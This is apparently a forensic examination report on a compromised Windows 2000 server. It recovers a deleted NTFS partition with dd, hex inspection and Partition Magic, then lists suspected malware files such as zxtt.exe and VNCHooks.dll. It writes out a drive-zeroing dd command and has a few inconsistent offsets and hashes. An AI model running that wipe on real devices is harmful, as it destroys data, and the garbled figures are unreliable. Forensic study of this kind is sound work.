Note that starting at offset 0x00 the Master Boot Record (MBR) shown below has boot code but that it has a value of zero in the offsets 0x01BC-0x01FD. This is direct evidence that the disk had a utility such as MSDOS fdisk run on it to "delete" the partition. This supports testimony of the actions taken to remove the operating system. If there were hidden partitions, there would be non-zero data to indicate that there could be other partitions in this space as well.



```
00000180   00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
00000190   00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
000001A0   00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
000001B0   00 00 00 00  00 2C 44 63  79 37 2E 80  00 00 00 00  ......Dcy7......
000001C0   00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
000001D0   00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
000001E0   00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
000001F0   00 00 00 00  00 00 00 00  00 00 00 00  00 00 55 AA  ..............U.
---  w2kevidence_dsk.img       --0x0/0x283C80000-------------------------------
```

Figure 9. Evidence Image Sector Zero


A third party analysis[19] on the effects of fdisk confirm what is seen above. The MBR signature also indicated that the image contained a Windows 2000 system,

[19] http://www.geocities.com/thestarman3/asm/mbr/FDISK98.htm

further substantiating victim testimony regarding the loaded operating system. A full decode of the MBR and partition table was not required.

End of Image Examination

To determine how much of the original image contained data, the Linux command ***hexedit*** was then used to determine the offset for the end-of-file. The offset 0x283C8000 converted to decimal is 10,800,857,088 and equals the total side of the image file. A search using offset 0x283C80000 was then done to jump to the end of the image. It was noticed, that it contains zeros indicating that there is free space at the end of the evidence disk.




```
83B7B980   42 35 6F 3E  A4 3D 19 C6  C5 C0 8D BA  29 F4 60 AB  B5o>.=......).`.
83B7B9C0   82 97 F6 26  5A 2A D5 2F  F5 D1 8D CE  B1 5B 2B 19  ...&Z*./.....[+.
83B7B9D0   AF 63 3C 48  D2 55 A9 AE  0D 2B 74 CC  5D 5A DC E1  .c<H.U...+t.]Z..
83B7B9E0   5F 48 A3 8B  89 DC BA 83  9D 7D 58 36  4C 21 39 59  _H.......}X6L!9Y
83B7B9F0   80 86 C3 46  16 70 CC 9C  CB C1 63 B1  56 D1 BA D9  ...F.p....c.V...
83B7BA00   00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
83B7BA10   00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
83B7BA20   00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
83B7BA30   00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
83B7BA40   00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
83B7BA50   00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
83B7BA60   00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
83B7BA70   00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
83B7BA80   00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
83B7BA90   00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
83B7BAA0   00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
---  W2Kinfected.img       --0x283B7BA00/0x283C80000--------------------------
```

Figure 10. Evidence Image EOD

Using page-up in hexedit, the file was scrolled back through until data was seen. The offset containing data is 283B7BA00 (10,799,790,592 bytes). This shows that there are 1,066,496 bytes of unused data at the end of the acquired image.

Deleted Partition Location

To establish benchmarks for the locations of data in the deleted partition image, the next step was to locate the starting point for the partition. An expected place to the partition start data is offset 7e00 (32,256 bytes into the image) per Microsoft documentation. This offset is explained in more detail in subsequent sections. The start of the partition data did still exist as shown below.



```
00007E00  EB 52 90 4E  54 46 53 20  20 20 20 00  02 08 00 00  .R.NTFS    .....
00007E10  00 00 00 00  00 F8 00 00  3F 00 FF 00  3F 00 00 00  ........?...?...
00007E20  00 00 00 00  80 00 80 00  E0 9C 41 01  00 00 00 00  ..........A.....
00007E30  04 00 00 00  00 00 00 00  CE 19 14 00  00 00 00 00  ................
00007E40  F6 00 00 00  01 00 00 00  E2 71 08 B4  AB 08 B4 B4  .........q......
00007E50  00 00 00 00  FA 33 C0 8E  D0 BC 00 7C  FB B8 C0 07  .....3.....|....
00007E60  8E D8 E8 16  00 B8 00 0D  8E C0 33 DB  C6 06 0E 00  ..........3.....
00007E70  10 E8 53 00  68 00 0D 68  6A 02 CB 8A  16 24 00 B4  ..S.h..hj....$..
00007E80  08 CD 13 73  05 B9 FF FF  8A F1 66 0F  B6 C6 40 66  ...s......f...@f
```

Figure 11. Evidence Image Partition Start


Mounting the Deleted Partition

To demonstrate that the original deleted partition was accessible prior to any recovery attempt, the image was mounted as an NTFS file system.

Although arguments were included that would apply to other filesystems that would maintain read-only functionality, they have no effect on the mounted NTFS filesystem which is using a Read-Only kernel module and is incapable of writing modifications to the filesystem. A verification was done via the Linux touch command to attempt a file write and the operating system responded with a denied message.

mount –t ntfs –n –o loop,noexec,ro,offset=32256 w2kevidence_dsk.img /mnt/w2k001orig

The following listing of the root directory of the NTFS evidence volume was produced.




```
Aladdin       boot.ini                Ghostgum      MSDOS.SYS     pagefile.sys             TEMP
arcldr.exe    CONFIG.SYS              httpodbc.dll  Notes         Program Files            voodoo3
arcsetup.exe  Documents and Settings  Inetpub       NTDETECT.COM  RECYCLER                 WINNT
AUTOEXEC.BAT  Drivers                 IO.SYS        ntldr         System Volume Information
```

Figure 12. Deleted NTFS Root Directory Listing

With the NTFS file system observed to be intact and mountable the next step was to catalog all files in the mounted image.

For initial analysis of the data, the Open Source Linux utilities from the Sleuthkit and Autopsy utility were used to produce comprehensive directory listings, timelines and other useful forensics information.

In the Autopsy GUI utility, first a case called W2K001 was created, the computer was then added to the case and finally an attempt to mount the original evidence image was performed. The following screen capture shows the result of attempting to add the mounted deleted partition image.


File Edit View Go Bookmarks Tools Window Help
Back
Forward
Reload
Stop
http://localhost:9999/65447832124119

```
/opt/sleuthkit/bin/fsstat: /mnt/w2k001orig: read superblock: Is a directory

The image is not a ntfs file system
```

Figure 13. Autopsy Deleted Partition Fail

It was observed that although the filesystem was mounted and accessible via the command line that Autopsy relies on tools in the Sleuthkit that include fsstat. Attempting an fsstat -f ntfs -v on the evidence image file mounted on /mnt/w2k001orig returned an error saying that it was not an NTFS file system. Since the deleted partition data couldn't be accessed via fsstat, it needed to be to be undeleted for use in Autopsy.

Recovering the Deleted NTFS Partition

Partition hiding or deleting can hide large amounts of data. For this case it was reported that there was a deleted partition but it would be prudent to use a partition scanning utility on unknown media as a first step in the analysis of a drive with partitioning that does not account for all usable capacity.

Partition Magic

The need to recover deleted and hidden partitions has been widely documented and numerous commercial products are available to accomplish this. Powerquest Partition Magic 8.0 had selected for this case. A Powerquest product whitepaper[20] describes the utility and it's ability to restore deleted data without destroying data.

The internals of the NTFS file system are largely proprietary and reliance on automated tools to access damaged or deleted information is essential. Findings in this paper refer whenever possible to the original deleted image to reinforce the authenticity of findings.

Partition Recovery Preparation

To prepare for recovery it was necessary to transfer the evidence image to a blank working hard drive of at least the same capacity as the original hard drive. Two drives have been used for this case to validate the process.

[20] http://www.powerquest.com/whitepapers/PM8-whitepaper.pdf

The Image Workstation was first configured with a new 40GB hard drive as its' temporary working drive and the command dd is used to clear all contents by writing zeros to it's entire length. This was to assure that no prior data existed on either temporary work drive. The evidence image was then transferred to the temporary work drive using dd. The same process was repeated on an 80GB drive.

```
dd if=/dev/zero of=/dev/hdd
dd if=W2Kinfected.img of=/dev/hdd
```

The dd command record output was displayed as 21095424 and matches the records of the originally acquired evidence.

The new work disks now contained all the contents from the unaltered evidence image. A direct compare of the calculated MD5 sum of the original image (from a 10.8GB) disk and those on the new work disk is not possible because the media sizes are not exactly the same as seen below.

MD5's of evidence image data transferred to different size media:

Original 10.8GB drive:	4cc9ac199e13a4d25889507964d24e5c
Image file:	4cc9ac199e13a4d25889507964d24e5c
Temp 80GB drive:	f73e5d216e71fd527e2c8e67010c3eea
Temp 40GB drive:	dd0902846fdbe3183500063dc25a5398

MD5 and Device Media


When md5sum is run on a device such as /dev/hdd it is reading the entire content of the drive and calculates a value based on the total capacity of the drive. In addition, a zero wiped drive does not have an MD5 of zero. For example the 40GB temp drive when wiped with zero has an MD5 of 1c76155455e68327e7a39e7d7eae57.

When md5sum is used on a device such as /dev/hdd it is not reading just the partition that contains the file structure of the original image. The md5sum will start at sector zero which contains drive specific information such as the Master Boot Record and Partition Table and will continue throughout the partition area and in this case, through several Gigabytes of zeros that are located after the end of the evidence image data until it reaches the end of the disk. The original evidence was only a 10.8GB drive.

Partition Recovery Process

The Image Workstation was reconfigured to use a temporary work drive containing the image with the deleted partition as the primary and only hard drive and booted with DOS based Partition Magic floppy diskettes. The following undelete procedure was run on first the 40GB drive temporary then again on the similarly configured 80GB drive for comparison to ensure consistency.

Partition Magic was booted and reported that there was no existing partition on the 40GB working drive. The Undelete function was then selected. Partition Magic scanned the disk for recoverable partitions and found the deleted NTFS partition as shown below.




Undelete

Check partitions to be undeleted.

Partition	Type	Size MB	Pri/Log
□	NTFS	10291.0	Primary

Figure 14. PM8 NTFS Partition Located


The partition is selected for recovery and the changes are applied. The recovered partition is shown below.



Partition	Type	Size MB	Used MB	Unused MB	Status	Pri/Log
*:	NTFS	10,291.6	5,554.3	4,737.3	None	Primary
*:	Unallocated	27,870.1	0.0	0.0	None	Primary

Figure 15. PM8 NTFS Recovered on 40GB Drive

To validate that the undelete process was repeatable on different media sizes, the same operation was done on the 80GB working copy of the image.


PowerQuest PartitionMagic 8.0
General Disks Partitions Operations Tools Help
Disk 1 - 76316 MB
Apply
Exit
0 operations pending

Partition	Type	Size MB	Used MB	Unused MB	Status	Pri/Log
*:	NTFS	10,291.6	5,554.3	4,737.3	None	Primary
*:	Unallocated	66,024.5	0.0	0.0	None	Primary

Figure 16. PM8 NTFS Recovered on 80GB Drive

Note that the sizes of the used and unused space within the NTFS partitions on both drives were exactly the same and that the unallocated space matched the expected free area on the respective drives.

Archiving the Undeleted Partition

For flexibility in analysis methods two types of media images were made from the recovered evidence data.

1. A full image was needed that contained a repaired MBR so that it could be mounted as an NTFS file system for direct analysis within the Linux operating system and also could be used to reconstruct a bootable image.
2. A partition data only image that could be added as an image directly in Autopsy or mounted without needing offset commands in Linux.

The Image Workstation was reconfigured to boot with the Linux Image Workstation boot drive as the primary disk and with the 40GB working drive that contained the recently undeleted partition as device /dev/hdd.

The undeleted image was then copied from the work drive to the Image Workstation using dd with notrunc to avoid clipping the end of the image. The md5sum command was then run to establish its value. The MD5 values from this process are the benchmarks for verifying that the recovered images are representative of the original evidence after recovery.

```
dd conv=notrunc if=/dev/hdd  of=W2K001-40gb-undel.img count=21095424
md5sum W2K001-40gb-undel.img > W2K001-40gb-undel.img.MD5
```

The new image file W2K001-40gb-undel.img is exactly 10800857088 bytes as was the original image. The MD5 is 6d4296e2e9d97b2349fedd8d6bc1c9bb.

The dd command was then rerun to obtain just the NTFS partition on dev/hdd1. The notrunc option and count options were not necessary as the partition is a logical entity with an end, preventing dd from starting at zero and reading the entire disk. The md5sum was also obtained for the output file W2K001-40gb-hdd1.img.MD5 and is 36aa22326bcab6b22f037615340e330d.

Note that the file created is smaller than the full image by 9,322,496 bytes due to the NTFS reconstruction actions of Partition Magic. The partition image also doesn't include the MBR and free space that was past the partition's end in the full image.

Transfer Images to Analysis Workstation

Because the Imaging Workstation was not a high performance machine and it was desired to keep it relatively static for reuse on other cases, the image sets were restored to a more capable Linux Analysis Workstation. The MD5 values were checked and proved to be exact replicas.

Testing the Images for Autopsy

To validate that the recovered partition were now accessible, the Linux fsstat command was run on the recovered partition image W2K001-40gb-hdd1.img. Note that it was identified as a Windows 2000 partition with the Volume Serial Number of B40871E2B40871E2 which was assigned to the partition automatically when Windows 2000 Setup was run.

fsstat –f ntfs W2K001-40gb-hdd1.img


```
FILE SYSTEM INFORMATION
--------------------------------------------
File System Type: NTFS
Volume Serial Number: B40871E2B40871E2
Version: Windows 2000
```

Mounting the Recovered Partition for Autopsy

The Linux mount command was given in the directory containing the full recovered image W2K001-40gb-undel.img to it. Because the image contained the MBR etc. it was necessary to provide the offset of 32256 (7E00) as was previously shown as the start of the NTFS partition.

mount –t ntfs –n –o loop,noexec,ro,offset=32256 W2K001-40gb-undel.img /mnt/w2k001ntfs

The partition mounted successfully and a directory listing was seen. Note that the same files are present in the undeleted image as were present in the mounted original image.




```
dr-x------    1 root     root            0 Feb 22 22:57 Aladdin
-r--------    1 root     root       150528 Jul 22  2002 arcldr.exe
-r--------    1 root     root       163840 Jul 22  2002 arcsetup.exe
-r--------    1 root     root            0 Jan 11 09:05 AUTOEXEC.BAT
-r--------    1 root     root          186 Jan 11 03:52 boot.ini
-r--------    1 root     root            0 Jan 11 09:05 CONFIG.SYS
dr-x------    1 root     root         4096 Feb 19 15:05 Documents and Settings
dr-x------    1 root     root            0 Feb  1 20:53 Drivers
dr-x------    1 root     root            0 Feb 22 22:50 Ghostgum
-r--------    1 root     root      6459392 Feb 25 08:07 httpodbc.dll
dr-x------    1 root     root         4096 Jan 11 09:01 Inetpub
-r--------    1 root     root            0 Jan 11 09:05 IO.SYS
-r--------    1 root     root            0 Jan 11 09:05 MSDOS.SYS
dr-x------    1 root     root        73728 Mar 11 18:31 Notes
-r--------    1 root     root        34724 Mar  2 00:00 NTDETECT.COM
-r--------    1 root     root       214432 Mar  2 00:00 ntldr
-r--------    1 root     root   1610612736 Mar 12 21:31 pagefile.sys
dr-x------    1 root     root         8192 Mar  2 01:47 Program Files
dr-x------    1 root     root            0 Jan 18 20:59 RECYCLER
dr-x------    1 root     root            0 Jan 11 09:26 System Volume Information
dr-x------    1 root     root         4096 Mar 11 18:09 TEMP
dr-x------    1 root     root            0 Jan 11 21:20 voodoo3
dr-x------    1 root     root        28672 Mar  2 00:08 WINNT
```

Figure 17. NTFS Undeleted Image Partition Mount

Start of Partition Offset

Due to the complexities of storing multiple partitions and boot code, partition data does not start at the beginning of a hard disk. It's location could be difficult to find in more complicated partitioning schemes. Fortunately in this case, there was a single, freshly deleted partition that had not been overwritten.

The partition offset reference mentioned above was initially determined by reviewing documentation in Microsoft's Windows 2000 Resource Kit[21]. The validity of the offset was reinforced as seen below examining the partition table in the undeleted image.



```
00000170   74 69 6E 67  20 73 79 73  74 65 6D 00  00 00 00 00  ting system.....
00000180   00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
00000190   00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
000001A0   00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
000001B0   00 00 00 00  00 2C 44 63  79 37 2E 80  00 00 00 01  .....,Dcy7......
000001C0   01 00 07 EF  FF FF 3F 00  00 00 E1 9C  41 01 00 00  ......?.....A...
000001D0   00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
000001E0   00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
000001F0   00 00 00 00  00 00 00 00  00 00 00 00  00 00 55 AA  ..............U.
---  W2K001-40gb-undel.img       --0x340/0x283C80000--------------------------
```

Figure 18. Undeleted Partition Table

Offset 1C6 is defined as Partition 1's Relative Sector and contained a pointer (restored by Partition Magic) that was defined as the beginning of the partition. The value hex 3F translates to decimal 63 (sectors). Multiplication of 63 by 512 bytes per sector = 32256 or offset 7E00.

Recovered File System Analysis


Autopsy

Using Linux to analyze NTFS and other Windows evidence has advantages in the fact that it can be configured as a read-only environment. Unlike when Windows accesses a file for display, the file MAC times in the image will not be modified. Malicious binaries that could exist on the NTFS partition also can't run under Linux. Drawbacks are that there are not as many admin utilities for viewing registry and other contents so other tools will be used later once the initial review and cataloging is complete.

To initially review the NTFS file system the open-source tool suites Sleuthkit[22] (formerly TASK) and Autopsy were used. Autopsy is a html based GUI front-end to a number of forensic tools that comprise the Sleuthkit suite.

[21] Starting and Ending Cylinder, Head, and Sector fields 1499 - 1502
[22] http://www.sleuthkit.org/index.php

A case was created in Autopsy called W2K001. A system was added to the case called W2K001-SRVR and then the recovered partition image W2K001-40gb-hdd1.img was added to the case. Note that the MD5 36aa22326bcab6b22f037615340e330d is consistent with the MD5 taken after the partition undelete and archive actions.



```
Linking /opt/Evidence/W2K001-40gb-hdd1.img to /opt/Evidence//W2K001/W2K001-SRVR//images/W2K001-40gb-hdd1.img

Calculating MD5 of images/W2K001-40gb-hdd1.img (this could take a while)
Current MD5: 36AA22326BCAB6B22F037615340E330D

Image: /opt/Evidence/W2K001-40gb-hdd1.img added to config file as images/W2K001-40gb-hdd1.img
```

Figure 19. Autopsy W2K001 Case

Examine for Backdoors and other Malware

To establish a baseline for where to look for malware, the Autopsy option to create timeline files was selected as a starting point. Although the full value of the this function is to create a timeline, it's output was used initially to perform a manual scan of the directories by eye to look for abnormal files and directory entries.

In a larger investigation it would be important for multiple parties to have access to the image data without tainting the chain of custody. Timeline files could have now been distributed via hard copy or a file transfer to others who are expert in the area to assist with the investigation to avoid needing to have someone else load the entire image to look for filenames.

Systematic File Catalog and Review

Although file listings[23] and hash sets are available on the Internet that can identify many common programs and dlls, there are currently no comprehensive and reliable tools that can serve as substitutes for investigative analysis. This part of the examination relies on an examiner's familiarity with the computer operating environment, its' applications and diligence in research.

Because research can be labor and time intensive, it is important to note that the scope of research needs to be articulated to the examiner. For example, if it is a simple case of "I think I've been hacked, should I rebuild the server?" The answer could come quickly as seen below. A case that may go to trial would require a more time consuming and more comprehensive collection, analysis and presentation process. This casework has been performed with the assumption that it may be required for evidence at a trial or arbitration.

[23] http://www.labmice.net/articles/standardexe.htm

It was desirable to first look at the contents of the image partition for executable files that looked out of place or could be readily identified as possible attack remnants. A review of the files listed in the Autopsy timeline's \WINNT, \Inetpub and their subdirectories were selected as they are likely targets for a successful to breach to contain files. Other directories were also seen to be questionable and were reviewed. The following entries were noted:

/WINNT

The /WINNT/system32 directory is very important as it contains many of the executables for the Windows operating system making it a useful place to put programs. It was noticed that many of the following files are not standard utilities, some names contained profanity. Other names were also highly suspicious.

/WINNT/system32/_001295_.tmp
/WINNT/system32/cygwin1.dll
/WINNT/system32/drvstup.exe
/WINNT/system32/Dvldr32.exe
/WINNT/system32/inst.exe
/WINNT/system32/PipeCmdSrv.exe
/WINNT/system32/regsvr32.exe
/WINNT/system32/STDE9.exe
/WINNT/system32/system32.exe
/WINNT/system32/trimsmqs.exe
/WINNT/system32/whore.exe
/WINNT/system32/zxtt.exe

Many frequently accessed .asp files were seen under system32 in inetsrv. This was considered unusual because even though the computer had IIS server loaded, it was not actively being used as a web server by its' administrator.

/WINNT/system32/inetsrv/iisadmin/iifvdhd.asp

The /Fonts directory normally has no executables or temporary files. Executables and .tmp files were noted as abnormal and in need of research.

/WINNT/Fonts/VNCHooks.dll
/WINNT/Fonts/omnithread_rt.dll
/WINNT/Fonts/explorer.exe
/WINNT/Fonts/~GLH0003.TMP
/WINNT/Fonts/~GLH0004.TMP
/WINNT/Fonts/rundll32.exe

Although Windows uses many temporary files in its' normal operation, there were many .tmp and .tmp.exe files with the same names in various directories. The files were noted as possible virus activity and in need of additional research. The following list is not comprehensive of all seen.

/WINNT/Temp/r.bat
/WINNT/Temp/mep5.tmp.exe
/WINNT/Temp/mepB.tmp
/WINNT/Temp/mep6B.tmp.exe
/WINNT/Temp/mep6B.tmp
/WINNT/Temp/mep6C.tmp.exe
/WINNT/Temp/mep6C.tmp
/WINNT/Temp/mep8.tmp.exe
/WINNT/Temp/mep10.tmp
/WINNT/twain_32/fjscan/mep6C.tmp.exe

/Inetpub

Extensive TFTP activity had been seen in the Intetpub/scripts directory. The system administrator had not been using TFTP so although these were not immediately seen as binaries they were noted that they would need additional research.

```
/Inetpub/scripts/TFTP1320
/Inetpub/scripts/TFTP2000
/Inetpub/scripts/TFTP2004
/Inetpub/scripts/TFTP2264
/Inetpub/scripts/TFTP2276
/Inetpub/scripts/TFTP372
…
```

More TFTP Activity was also observed under the WWW Root and Scripts directory. In this case the file appears to have moved from /Inetpub/wwwroot/images/. This should not be seen unless admin activity is known.

```
/Inetpub/wwwroot/images/TFTP1880
/Inetpub/scripts/TFTP1880
```

/Drivers

A suspicious root level subdirectory was seen. It is common for hackers to name directories with system sounding names to avoid detection. The following files were noted as requiring additional research.

```
/Drivers/iserver.bat
/Drivers/wserver.exe
```

Reviewed Files

The disk was searched for documents, spreadsheets and address books to assist in determining if a remote hacker had used it to obtain company information. Only one address book that had no names was found in the primary users' directory. This would defeat malware attempts to spread via email to address book contact information.

Similar findings were noted for both the .doc and .xls searches. Only the default templates were located, further indicating that the system was not heavily used for MS Office activity or that files were stored primarily on floppy media and would not be accessible to an intruder.

A search for .txt files revealed that mostly readme type files were on the drive resulting from program installations. The other .txt file types noted were browser related, indicating that the system was primarily used for Internet browsing and MSN activity.

Suspect Files Internet Search Methodology

The Internet is an invaluable research tool and was used extensively for the initial identification of all suspect files listed above. The search engine Google[24] was used as the primary query tool. Since viruses infect legitimate files, this search portion is not meant to validate the content of known executables. Some searches led directly to full descriptions from established anti-virus related organizations. Other searches led to clues that then were used to further research the file.

There is an effort by CVE.ORG to standardize virus naming but virus and other malware definitions are not currently well standardized and are frequently identified by different organizations and given different names. Malware proliferators also frequently repackage other virus and legitimate executables making identification methods less than optimal.

zxtt.exe

The zxtt.exe file was not easily identified via search engines. This indicated that it could be a rare file or one that had been altered to avoid detection. Most legitimate files return pages of information relating to them.

The search indicated that the zxtt binary appeared to be malware but the sites[25] were in foreign languages and didn't have automatic translation links. The links were reviewed for clues that would point to a usable description. From the readable foreign text it was seen determined that this could have been be a Windows2000/XP IRC Trojan that exploited an Administrator account weakness by brute forcing a list of common passwords and adding itself to the registry run key. The search also indicated that it could have been related to the STD9.exe, another file that was found on the system. It also appeared to have some involvement with the WINNT/fonts directory.

From this information, additional binaries were also identified as possibly related and in need of research which increased the scope of the search to include the newly identified clues.

